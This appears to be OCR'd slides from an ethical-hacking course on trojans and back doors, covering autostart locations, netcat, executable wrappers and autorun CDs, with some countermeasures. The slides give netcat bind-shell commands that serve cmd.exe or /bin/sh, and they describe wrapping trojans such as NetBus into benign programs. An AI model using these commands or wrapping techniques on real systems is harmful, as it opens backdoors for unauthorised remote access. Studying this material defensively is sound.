# Malware, Trojan Horse & Back Doors


# Overview



- Delivering the Payload
- Overview of various Trojan tools
- Netcat in depth
- Generating a Trojan program
- Effective prevention methods and countermeasures
- Overview of Anti-Trojan Software/Hardware

# Distributing Malware






# Malware Capabilities



- Remote Access
- Password Sending
- Key loggers
- Surveillance (spyware)
- Denial Of Service Attack
- FTP Trojans
- Software Detection Killers




# Auto Starting Malware




**Modifications to any of these can cause malware to keep running after reboots:**

| System files (autoexec.bat, system.ini, win.ini, etc) | Registry Keys | Startup folder | Be sure to check out the registry manually |
|---|---|---|---|



# Countermeasure: Monitoring Autostart Methods







**HijackThis is a tool that scans the registry and other system files for autostarting trojans and spyware.**

# Tool: Netcat






- Creates outbound or inbound connections, TCP or UDP, to or from any ports
- Ability to use any local source port
- Ability to use any locally-configured network source address
- Built-in port-scanning capabilities, with randomizer
- Built-in loose source-routing capability

# Netcat Switches



**NC command line parameter switches:**

- -v stands for verbose
- -vv is for very verbose
- -e execute this program (-e cmd.exe or -e /bin/sh for example)
- -d is for stealth mode
- -n when specified, netcat will only accept numeric IP addresses and will not do DNS lookups for anything
- -l is for listen, and -L (listen, this would allow a user to re-connect even if the connection was dropped or keep on listening)
- -p nn is port, and nn is the specific port number (-p 80 for example) absence of -p will bind to whatever unused port the system gives you.
- -t option tells netcat to handle any telnet negotiation the client might expect
- -u do UDP instead of TCP
- -o logfile (obtains a hex dump of the data sent either way)

# Netcat as a Listener



## Windows

- nc -L -p <#> -e cmd.exe

## Linux or UNIX

- nc -L -p <#> -e /bin/sh

## Connect to a listener:

- nc –n <ip> <port>

# Executable Wrappers




Instead of creating malware from scratch, it is quicker for an attacker to use existing malware and 'combine' it with a benign game or program.

Executable wrappers have the ability to combine two (or more) programs into a single file. When the 'wrapped' file is run, both pieces of binary code are run, thus installing/running the malware.

EliteWrap is an advanced EXE wrapper for Windows 95/98/NT/W2k/XP used for archiving and secretly installing and running programs.

# Benign EXE's Historically Wrapped with Trojans






***Whack-A-Mole*** **is a popular delivery vehicle for NetBus or Back Orifice trojan servers.**


**If Whack-A-Mole gets wrapped, running whackamole.exe installs the NetBus/BO server and starts the trojan program at every reboot.**


***Graffiti*** **is an electronic greeting card that in pure form is harmless. However, it can also be wrapped in order to deliver malicious code.**

# Tool: Restorator



## Creates self-executing patches in EXE form to customize a user interface



# Tool: Exe Icon




- Exe Icon can be used to change icons in EXE files
- http://www.softpile.com/authors/SoftBoy.html

The tool can replace the icon in the executable file easily.

Even if the executable file is compressed or the size of the icon is inconsistent, he can replace it easily!

It can also change the icon of other executable file types such as Dll, Ocx, Scr and so on.



# The Infectious CD-Rom Technique



By default, placing a CD in your CD-ROM drive will automatically start a program. Whatever executable is listed in that CD's Autorun.inf file will start. The Autorun.inf file is simply a text file with three lines:

| | | |
|---|---|---|
| [autorun] | open=setup.exe | icon=setup.exe |

Turn off the Autorun functionality by editing the registry:

